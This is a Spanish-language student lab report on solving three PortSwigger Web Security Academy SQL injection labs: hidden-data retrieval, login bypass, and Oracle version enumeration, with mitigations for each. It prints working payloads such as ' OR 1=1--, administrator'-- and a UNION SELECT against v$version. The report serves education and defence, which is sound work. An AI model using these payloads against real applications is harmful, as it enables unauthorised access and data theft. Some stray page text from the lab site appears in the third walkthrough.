Universidad politécnica de San Luis Potosí

Ingeniería en las tecnologías de la información.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

Road to Hall of Fame

Resolución de laboratorios de SQL Injection

Integrantes:

Coronado Noriega Jesús Olaf	178991
De La Rosa Rodríguez Erik	177700
González Reyes Felipe de Jesús	181134
Mendoza Aguado Karina	179859
Serrano Zermeño Leonardo	177301
Pérez Ventura Juan Alejandro	180370

Materia:

CNO V: Seguridad Informática

Nombre del docente:

Servando López Contreras

05 de marzo de 2026

Tabla de contenido

INTRODUCCIÓN

Las aplicaciones web modernas dependen ampliamente de bases de datos para almacenar y gestionar información crítica como credenciales de usuarios, registros de actividad, información financiera y datos operativos de los sistemas. Esta interacción constante entre aplicaciones web y bases de datos introduce riesgos de seguridad cuando las entradas del usuario no son validadas adecuadamente.

Una de las vulnerabilidades más conocidas y explotadas en aplicaciones web es SQL Injection (SQLi). Este tipo de ataque ocurre cuando una aplicación permite que datos introducidos por el usuario se incorporen directamente dentro de consultas SQL ejecutadas por el servidor de bases de datos. Como resultado, un atacante puede manipular la consulta original y modificar su comportamiento, permitiendo el acceso no autorizado a información sensible o incluso el control completo del sistema.

Debido a su alto impacto en la seguridad de las aplicaciones web, SQL Injection ha sido identificada históricamente como una de las vulnerabilidades más críticas dentro del OWASP Top 10, una referencia internacional que identifica los riesgos de seguridad más importantes en aplicaciones web.

El presente trabajo tiene como objetivo documentar la explotación controlada de vulnerabilidades de SQL Injection utilizando los laboratorios oficiales de PortSwigger Web Security Academy. A través de estos laboratorios se analizarán diferentes tipos de ataques SQL Injection y se empleará Burp Suite como herramienta principal para interceptar, analizar y modificar peticiones HTTP.

La actividad busca desarrollar una comprensión técnica del funcionamiento de estas vulnerabilidades, así como analizar su impacto en la seguridad de los sistemas y las medidas de mitigación necesarias para prevenirlas en entornos reales.

MARCO TEÓRICO

Funcionamiento de las bases de datos relacionales

Las bases de datos relacionales son sistemas diseñados para almacenar, organizar y gestionar información mediante estructuras llamadas tablas, las cuales están compuestas por filas (registros) y columnas (atributos). Cada tabla representa una entidad dentro del sistema, como usuarios, productos o transacciones, mientras que cada fila representa un registro específico dentro de esa entidad.

Las bases de datos relacionales utilizan un modelo basado en relaciones entre tablas, lo que permite organizar la información de forma estructurada y eficiente. Estas relaciones se establecen mediante claves primarias (Primary Keys) y claves foráneas (Foreign Keys).

Entre los sistemas de gestión de bases de datos relacionales más utilizados se encuentran:

- MySQL
- PostgreSQL
- Oracle Database
- Microsoft SQL Server

Las aplicaciones web interactúan con estas bases de datos mediante consultas realizadas utilizando el lenguaje SQL (Structured Query Language).

Consultas SQL básicas

SQL es un lenguaje diseñado para interactuar con bases de datos relacionales. Permite realizar operaciones de lectura, inserción, modificación y eliminación de datos.

Las consultas SQL más utilizadas en aplicaciones web incluyen:

SELECT

La instrucción SELECT permite recuperar información almacenada en una base de datos.

Ejemplo:

SELECT * FROM users;

Esta consulta recupera todos los registros almacenados en la tabla users.

WHERE

La cláusula WHERE permite aplicar condiciones para filtrar los resultados de una consulta.

Ejemplo:

SELECT * FROM users WHERE username = 'admin';

En este caso, la consulta devuelve únicamente los registros cuyo nombre de usuario sea “admin”.

UNION

La instrucción UNION permite combinar los resultados de dos o más consultas SQL dentro de un mismo resultado.

Ejemplo:

SELECT username FROM users
UNION
SELECT email FROM users;

Esta instrucción es frecuentemente explotada en ataques de SQL Injection para recuperar información de otras tablas dentro de la base de datos.

¿Qué es SQL Injection?

SQL Injection (SQLi) es una vulnerabilidad de seguridad que ocurre cuando una aplicación web permite que datos proporcionados por el usuario sean incluidos directamente dentro de una consulta SQL sin una validación adecuada.

Cuando esto ocurre, un atacante puede insertar instrucciones SQL maliciosas que modifican el comportamiento de la consulta original ejecutada por la base de datos.

Por ejemplo, una consulta de autenticación vulnerable puede tener la siguiente forma:

SELECT * FROM users WHERE username = 'usuario' AND password = 'password';

Si un atacante introduce el siguiente valor en el campo de usuario:

' OR 1=1--

La consulta resultante se convierte en:

SELECT * FROM users WHERE username = '' OR 1=1--' AND password = '';

La condición 1=1 siempre es verdadera, lo que provoca que la consulta devuelva todos los registros de la tabla, permitiendo al atacante evadir el sistema de autenticación.

Clasificación de ataques SQL Injection

Los ataques SQL Injection pueden clasificarse en diferentes categorías dependiendo de la forma en que el atacante obtiene información del sistema.

In-band SQL Injection

Este tipo de ataque ocurre cuando el atacante puede obtener directamente los resultados de la base de datos dentro de la respuesta de la aplicación web.

Union-based SQL Injection

Este ataque utiliza la instrucción UNION para combinar la consulta original con otra consulta controlada por el atacante, permitiendo recuperar información adicional de la base de datos.

Ejemplo:

' UNION SELECT username,password FROM users--

Este tipo de ataque permite extraer información directamente desde tablas sensibles.

Error-based SQL Injection

En este tipo de ataque el atacante provoca errores en la base de datos para obtener información sobre la estructura del sistema, como nombres de tablas, columnas o versiones del motor de base de datos.

Los mensajes de error pueden revelar información crítica que facilita ataques posteriores.

Blind SQL Injection

En algunos casos la aplicación no muestra mensajes de error ni devuelve directamente los resultados de la base de datos. En estos casos se utiliza Blind SQL Injection, donde el atacante infiere información a partir del comportamiento del sistema.

Boolean-based SQL Injection

En este tipo de ataque el atacante envía consultas que generan respuestas diferentes dependiendo de si una condición es verdadera o falsa.

Por ejemplo:

' AND 1=1--

Si la aplicación responde normalmente, la condición es verdadera.

' AND 1=2--

Si la respuesta cambia, se confirma que el parámetro es vulnerable.

Time-based SQL Injection

Este ataque utiliza funciones que generan retrasos en la respuesta del servidor para inferir información.

Ejemplo:

' OR IF(1=1,SLEEP(5),0)--

Si el servidor tarda en responder, el atacante puede deducir que la condición evaluada es verdadera.

Out-of-band SQL Injection

Este tipo de ataque se utiliza cuando el atacante no puede obtener información directamente en la respuesta de la aplicación. En su lugar, se utilizan canales externos como solicitudes DNS o HTTP para exfiltrar datos desde el servidor.

Este tipo de ataque es menos común pero puede ser utilizado en sistemas donde las respuestas de la base de datos no son visibles para el atacante.

Impacto en la seguridad (Confidencialidad, Integridad y Disponibilidad)

Las vulnerabilidades de SQL Injection pueden afectar los tres pilares fundamentales de la seguridad de la información:

Confidencialidad

Un atacante puede acceder a información sensible almacenada en la base de datos, como credenciales de usuarios, datos personales o información financiera.

Integridad

Un atacante podría modificar o eliminar registros dentro de la base de datos, alterando información crítica del sistema.

Disponibilidad

En algunos casos, los ataques pueden provocar interrupciones del servicio o la eliminación de datos importantes, afectando la disponibilidad del sistema.

SQL Injection y OWASP Top 10

El proyecto OWASP (Open Web Application Security Project) identifica las vulnerabilidades más críticas que afectan a las aplicaciones web. SQL Injection ha sido históricamente una de las principales amenazas debido a su facilidad de explotación y su alto impacto en los sistemas afectados.

Dentro del OWASP Top 10, las vulnerabilidades relacionadas con inyección de código se encuentran incluidas en la categoría Injection, la cual agrupa diferentes tipos de ataques donde datos no confiables son enviados a un intérprete como parte de un comando o consulta.

Importancia de SQL Injection en pruebas de penetración

Las pruebas de penetración (pentesting) son evaluaciones de seguridad diseñadas para identificar vulnerabilidades antes de que puedan ser explotadas por atacantes reales. SQL

Injection es una de las pruebas más comunes en auditorías de seguridad web debido a su frecuencia y gravedad.
Durante un pentest, los especialistas en seguridad utilizan herramientas como Burp Suite para interceptar peticiones HTTP, analizar parámetros vulnerables y probar diferentes payloads que permitan identificar posibles vulnerabilidades de inyección.
El objetivo es detectar estas debilidades antes de que puedan comprometer la seguridad del sistema.

Tipos de payloads utilizados en SQL Injection

Los payloads utilizados en SQL Injection dependen del objetivo del ataque. Algunos de los más comunes incluyen:

Payloads de bypass de autenticación

' OR 1=1--

Permiten evadir sistemas de autenticación.

Payloads de enumeración de bases de datos

Permiten identificar tablas, columnas o versiones del motor de base de datos.

Payloads UNION

Permiten extraer información de otras tablas dentro de la base de datos.

Payloads boolean-based

Permiten inferir información mediante respuestas verdaderas o falsas.

Payloads time-based

Permiten obtener información mediante retrasos en la respuesta del servidor.

Principios de defensa contra SQL Injection

Para prevenir vulnerabilidades de SQL Injection es necesario implementar prácticas de desarrollo seguro. Algunas de las más importantes incluyen:

Uso de consultas parametrizadas

Las consultas parametrizadas separan los datos de las instrucciones SQL, evitando que el código malicioso sea interpretado como parte de la consulta.

Validación y sanitización de entradas

Todas las entradas proporcionadas por el usuario deben ser validadas y filtradas antes de ser utilizadas por la aplicación.

Uso de ORM seguros

Los frameworks modernos utilizan Object Relational Mapping (ORM) para evitar la construcción manual de consultas SQL vulnerables.

Principio de mínimo privilegio

Las cuentas de base de datos utilizadas por la aplicación deben tener únicamente los permisos necesarios para su funcionamiento.

Manejo adecuado de errores

Las aplicaciones no deben mostrar mensajes de error detallados de la base de datos, ya que estos pueden revelar información sensible a los atacantes.

LABORATORIO 1

Nombre del laboratorio: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data
Nivel: Apprentice

Tipo de ataque: SQL Injection – Union-based / Boolean-based (Manipulación de la cláusula WHERE)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **SQL Injection** presente en el filtro de categorías de productos de una aplicación web.

Mediante la manipulación del parámetro **category**, se busca alterar la consulta SQL que ejecuta el servidor para que muestre **productos ocultos o no publicados**, demostrando cómo un atacante puede acceder a información que no debería estar disponible para los usuarios.

---

2. CONTEXTO TÉCNICO

La aplicación web permite a los usuarios filtrar productos por categoría. Cuando un usuario selecciona una categoría, el servidor ejecuta una consulta SQL similar a la siguiente:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Esta consulta significa que el sistema solo mostrará productos que:

- pertenezcan a la categoría seleccionada
- tengan el atributo **released = 1** (productos publicados)

Sin embargo, el parámetro **category** no valida correctamente la entrada del usuario.

Si un atacante introduce código SQL dentro de este parámetro, puede **modificar la lógica de la consulta** y forzar al servidor a devolver información que normalmente estaría oculta.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad se identificó al observar que el parámetro **category** era enviado al servidor dentro de una consulta SQL.

Al interceptar la petición HTTP con **Burp Suite**, fue posible modificar manualmente el valor del parámetro y probar si la aplicación era vulnerable a **SQL Injection**.

Al introducir un payload SQL en el parámetro, la aplicación mostró resultados adicionales que normalmente no deberían aparecer, lo que confirmó que la consulta SQL estaba siendo manipulada.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas utilizadas durante el laboratorio:

- **Burp Suite**
- **Navegador web**
- **PortSwigger Web Security Academy**

Uso de Burp Suite:

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor mediante el **Proxy**. Esto permitió modificar el parámetro **category** manualmente e insertar payloads de SQL Injection para probar la vulnerabilidad.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde la plataforma **PortSwigger Web Security Academy**.
2. Se abrió la aplicación vulnerable en el navegador y se observó el **filtro de categorías de productos**.
3. Se configuró **Burp Suite Proxy** para interceptar las peticiones HTTP.
4. Se seleccionó una categoría de productos en la aplicación para generar una solicitud HTTP.
5. Burp Suite interceptó la petición enviada al servidor.
6. Se identificó el parámetro vulnerable **category** dentro de la solicitud.
7. Se modificó el valor del parámetro agregando un **payload de SQL Injection**.
8. Se envió la petición modificada al servidor.
9. Se analizó la respuesta del servidor.

10. La aplicación comenzó a mostrar **productos no publicados**, lo que confirmó la explotación de la vulnerabilidad.
11. Finalmente, el laboratorio fue marcado como **Lab Solved**.

---

6. PAYLOAD UTILIZADO

```
'+OR+1=1--
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload utilizado fue:

```
'+OR+1=1--
```

Este payload realiza las siguientes acciones:

- **'**
  Cierra la cadena original utilizada en la consulta SQL.
- **OR** **1=1**
  Agrega una condición lógica que siempre es verdadera.
- **--**
  Comenta el resto de la consulta SQL original.

La consulta SQL resultante se interpreta aproximadamente así:

```
SELECT * FROM products WHERE category = '' OR 1=1-- AND released = 1
```

Debido a que **1=1 siempre es verdadero**, la condición completa del WHERE se cumple para todos los registros de la tabla.

Esto provoca que el servidor devuelva **todos los productos**, incluidos aquellos que no han sido publicados (**released = 0**).

---

8. RESULTADO DEL ATAQUE


Después de enviar la solicitud modificada, la aplicación comenzó a mostrar **productos que no estaban publicados originalmente**.

Esto confirmó que el atacante pudo manipular la consulta SQL y recuperar información oculta de la base de datos.

Una vez completado el proceso, la plataforma marcó el laboratorio como **Lab Solved**.

---

9. EVIDENCIAS



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Acceso a información que debería permanecer oculta
- Exposición de productos o datos no publicados
- Acceso a información sensible de la base de datos
- Manipulación de consultas SQL por parte de atacantes
- Compromiso parcial o total de la base de datos

Este tipo de vulnerabilidad puede ser utilizado como punto de partida para ataques más avanzados.

---

11. MITIGACIÓN

Para prevenir vulnerabilidades de **SQL Injection**, se recomienda implementar las siguientes medidas:

- Uso de **Prepared Statements**
- Uso de **consultas parametrizadas**
- Validación estricta de entradas del usuario
- Sanitización de datos antes de enviarlos a la base de datos
- Uso de **ORM seguros**
- Aplicar el principio de **mínimo privilegio** en la base de datos

Estas prácticas ayudan a evitar que los datos introducidos por el usuario sean interpretados como código SQL.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una entrada de usuario no validada puede permitir la manipulación de consultas SQL en una aplicación web.

Mediante el uso de un simple payload de SQL Injection, fue posible alterar la lógica de la consulta y recuperar información oculta de la base de datos.

Esto demuestra la importancia de implementar **consultas parametrizadas y mecanismos adecuados de validación de entradas**, ya que la falta de estas medidas puede comprometer seriamente la seguridad de un sistema.

LABORATORIO 2

Nombre del laboratorio: SQL injection vulnerability allowing login bypass
Nivel: Apprentice
Tipo de ataque: SQL Injection – Login Bypass

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **SQL Injection** en la función de inicio de sesión de una aplicación web.

Mediante la manipulación del parámetro **username**, se busca alterar la consulta SQL que valida las credenciales del usuario para **evadir el mecanismo de autenticación** e iniciar sesión como el usuario **administrator** sin conocer la contraseña.

---

2. CONTEXTO TÉCNICO

La aplicación web cuenta con un formulario de inicio de sesión donde el usuario introduce su **nombre de usuario** y **contraseña**.

Cuando se envían estas credenciales, el servidor ejecuta una consulta SQL similar a la siguiente:

```
SELECT * FROM users WHERE username = 'input' AND password = 'input'
```

El problema ocurre cuando la aplicación **no valida ni sanitiza correctamente los datos introducidos por el usuario**.

Si un atacante introduce código SQL dentro del campo **username**, puede modificar la consulta SQL original y cambiar su comportamiento.

Esto permite manipular la lógica de autenticación y obtener acceso sin proporcionar credenciales válidas.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad se identificó al analizar la solicitud de inicio de sesión enviada al servidor.

Mediante el uso de **Burp Suite**, se interceptó la petición HTTP generada por el formulario de login.

Al modificar manualmente el valor del parámetro **username**, se comprobó que la aplicación no validaba correctamente la entrada del usuario, lo que permitió inyectar código SQL dentro de la consulta ejecutada por el servidor.

Esto confirmó que la aplicación era vulnerable a **SQL Injection en el proceso de autenticación**.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- **Navegador web**
- **PortSwigger Web Security Academy**

Uso de Burp Suite:

Burp Suite se utilizó para interceptar la solicitud HTTP enviada durante el proceso de inicio de sesión. Esto permitió modificar el parámetro **username** e insertar un payload de SQL Injection para probar la vulnerabilidad.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde la plataforma **PortSwigger Web Security Academy**.
2. Se abrió la página de inicio de sesión de la aplicación vulnerable.
3. Se configuró **Burp Suite Proxy** para interceptar las peticiones HTTP.
4. Se introdujeron credenciales de prueba en el formulario de login.
5. Burp Suite interceptó la solicitud HTTP enviada al servidor.
6. Se identificaron los parámetros **username** y **password** dentro de la petición.
7. Se modificó el parámetro **username** agregando un payload de SQL Injection.
8. Se envió la solicitud modificada al servidor.
9. El servidor procesó la consulta SQL alterada.
10. La aplicación permitió iniciar sesión como **administrator** sin requerir la contraseña.
11. El laboratorio fue marcado como **Lab Solved**.

---

6. PAYLOAD UTILIZADO

```
administrator'—
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload utilizado fue:

```
administrator'--
```

Este payload funciona de la siguiente manera:

- **administrator**
  Indica el nombre del usuario al que se desea acceder.
- **'**
  Cierra la cadena original de la consulta SQL.
- **--**
  Es un comentario en SQL que hace que el resto de la consulta sea ignorado.

La consulta SQL original podría verse así:

SELECT * FROM users WHERE username = 'administrator' AND password = 'input'

Después de aplicar el payload, la consulta se interpreta aproximadamente así:

SELECT * FROM users WHERE username = 'administrator'-- AND password = 'input'

El símbolo **--** comenta la parte que verifica la contraseña, lo que provoca que el servidor solo valide el **nombre de usuario** y omita la verificación del **password**.

Esto permite iniciar sesión como **administrator sin conocer la contraseña**.

---

8. RESULTADO DEL ATAQUE


Después de enviar la solicitud modificada con el payload de SQL Injection, el sistema permitió iniciar sesión exitosamente como el usuario **administrator**.

Esto confirmó que la vulnerabilidad de SQL Injection en el sistema de autenticación fue explotada correctamente.

Finalmente, la plataforma marcó el laboratorio como **Lab Solved**.

---

9. EVIDENCIA:



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Acceso no autorizado a cuentas de usuarios
- Acceso a cuentas administrativas
- Robo de información sensible
- Manipulación o eliminación de datos
- Compromiso total del sistema

El **login bypass** es una de las vulnerabilidades más críticas porque permite a un atacante obtener acceso directo al sistema.

---

11. MITIGACIÓN

Para prevenir vulnerabilidades de **SQL Injection en sistemas de autenticación**, se recomienda implementar las siguientes medidas:

- Uso de **Prepared Statements**
- Uso de **consultas parametrizadas**
- Validación y sanitización de entradas del usuario
- Uso de **ORM seguros**
- Implementar mecanismos de autenticación seguros
- Aplicar el principio de **mínimo privilegio** en la base de datos

Estas medidas ayudan a evitar que los datos introducidos por el usuario sean interpretados como código SQL.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una validación incorrecta de las entradas del usuario puede permitir a un atacante manipular consultas SQL y evadir el sistema de autenticación.

Mediante un simple payload de SQL Injection fue posible iniciar sesión como **administrator sin conocer la contraseña**, demostrando el riesgo que representa esta vulnerabilidad.

La implementación de **consultas parametrizadas y controles adecuados de validación** es fundamental para proteger las aplicaciones web contra ataques de SQL Injection.

LABORATORIO 3

Nombre del laboratorio: SQL injection attack, querying the database type and version on Oracle
Nivel: Practitioner
Tipo de ataque: Union Based

---

1. OBJETIVO DEL LABORATORIO

El objetivo es explotar una vulnerabilidad de SQL Injection (SQLi) para extraer y visualizar la cadena de texto que indica la versión específica de la base de datos Oracle que corre en el servidor.

---

2. CONTEXTO TÉCNICO

Para la solucion de este laboratorio se deben considerar 3 puntos:

A. La técnica: UNION-based SQLi
El ataque utiliza el operador UNION. Este permite combinar los resultados de la consulta original (la que busca productos por categoría) con los resultados de una nueva consulta maliciosa inyectada.
Para que un ataque UNION funcione, debes cumplir dos reglas:

- **Mismo número de columnas:** La consulta inyectada debe tener el mismo número de columnas que la consulta original.
- **Tipos de datos compatibles:** Las columnas seleccionadas para mostrar la versión deben aceptar datos de tipo cadena (string/char).

B. Particularidad de Oracle: La cláusula FROM obligatoria
A diferencia de bases de datos como MySQL o PostgreSQL, donde puedes hacer un SELECT 'dato', Oracle exige que toda sentencia SELECT tenga una tabla de origen (FROM table).

- Al intentar seleccionar un dato que no pertenece a una tabla real (como un texto fijo o una función), debes usar la tabla integrada llamada dual.
- Ejemplo: UNION SELECT 'abc' FROM dual.

C. Extracción de la versión en Oracle
En Oracle, la información sobre la versión del software se almacena en vistas de sistema. Las más comunes son:

- v$version
- product_component_version

Normalmente, se busca la columna BANNER o VERSION dentro de estas tablas.

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad fue identificada al momento de intentar la inyección de SQL dentro de la barra de búsqueda.
Mediante Burpsuite se logró hacer prueba y error para identificar el tipo de datos que se tienen dentro de la columna de la sección seleccionada. Después de esto, se hizo uso de comandos para obtener la versión de la base de datos.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

Burp Suite se utilizó para interceptar las peticiones HTTP enviadas al servidor, permitiendo modificar los parámetros y probar diferentes payloads de SQL Injection.

---

5. PROCEDIMIENTO PASO A PASO

1. Primero vamos a comprobar que podemos hacer una inyección de SQL agregando ‘order by 1 - - al final de la query en la barra de búsqueda
2. Ahora vamos a acceder a Burpsuite para ver los detalles de la query. Enviamos la request al repeater para ver los detalles de esta.
3. Lo mandamos con la codificación correcta para ver si nos da una respuesta adecuada, y de esta forma vamos cambiando el número del order by para ver cuantas columnas tiene la tabla, obtenemos que tiene 2 columnas.
4. Ahora vamos a hacer uso de union select para ver qué tipo de contenido tiene cada una de las columnas, en este caso ambas son cadenas
5. Para obtener la version de la base de datos vamos a usar UNION SELECT banner, NULL FROM v$version y lo codificamos en URL. Al mandar lo que recibimos a nuestro browser podemos ver la versión de nuestra base de datos.

areas of your life. We love every project we work on, so don't delay, give us a call today.

NLSRTL Version 11.2.0.2.0 - Production

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

PL/SQL Release 11.2.0.2.0 - Production

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

TNS for Linux: Version 11.2.0.2.0 - Production

---

6. PAYLOAD UTILIZADO

```
'UNION SELECT banner, NULL FROM v$version--
```

---

7. EXPLICACIÓN DEL PAYLOAD

Este payload es un ataque de UNION-based SQL Injection diseñado específicamente para bases de datos Oracle. Su objetivo es engañar a la base de datos para que devuelva información interna (la versión del software) en lugar de los datos que normalmente mostraría la página.

Componente	***Función Técnica***
'	Cierra la entrada de datos legítima para inyectar la consulta
UNION	Une los resultados de la consulta original (por ejemplo, una lista de productos) con los resultados de tu consulta inyectada.
SELECT banner, NULL	Solicita la columna banner (que contiene la versión en Oracle) y un valor NULL para completar el número de columnas requerido por la consulta original.
FROM v$version	En Oracle, esta es una tabla o vista del sistema que almacena los detalles de la versión del software.
--	Anula el resto de la consulta original del programador, evitando errores de sintaxis al procesar el payload.

---


8. RESULTADO DEL ATAQUE

Después de enviar la solicitud modificada con el payload de SQL Injection, el sistema permitió obtener de manera exitosa la informacion de version de la base de datos.

Esto confirmó que la vulnerabilidad de SQL Injection en el sistema de querys fue explotada correctamente.

---

9. EVIDENCIAS



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Acceso a informacion en la base de datos
- Acceso a credenciales de usuarios
- Robo de información sensible
- Manipulación o eliminación de datos
- Exfiltracion de datos

---

11. MITIGACIÓN

Para mitigar ataques de inyección SQL en una barra de búsqueda, la medida más efectiva es utilizar consultas preparadas (sentencias parametrizadas).

- **Consultas Preparadas (Sentencias Preparadas)**
- **Validación y Saneamiento de Entradas:**
    - **Validación:** Asegurar que la entrada coincida con el tipo, longitud y formato esperado (ej. solo números, sin caracteres especiales).
    - **Saneamiento (Escapado):** Limpiar caracteres especiales como comillas simples ('), guiones (--), y puntos y coma (;) antes de la consulta. Funciones como real_escape_string() en PHP pueden ser útiles.
- **Principio de Mínimo Privilegio**

- **Uso de ORMs:** Utilizar ORMs (Object-Relational Mappers) que suelen parametrizar consultas automáticamente.
- **WAF (Web Application Firewall):** Implementar un WAF para detectar y bloquear intentos de inyección antes de que lleguen a la aplicación.

---

12. CONCLUSIÓN DEL LABORATORIO

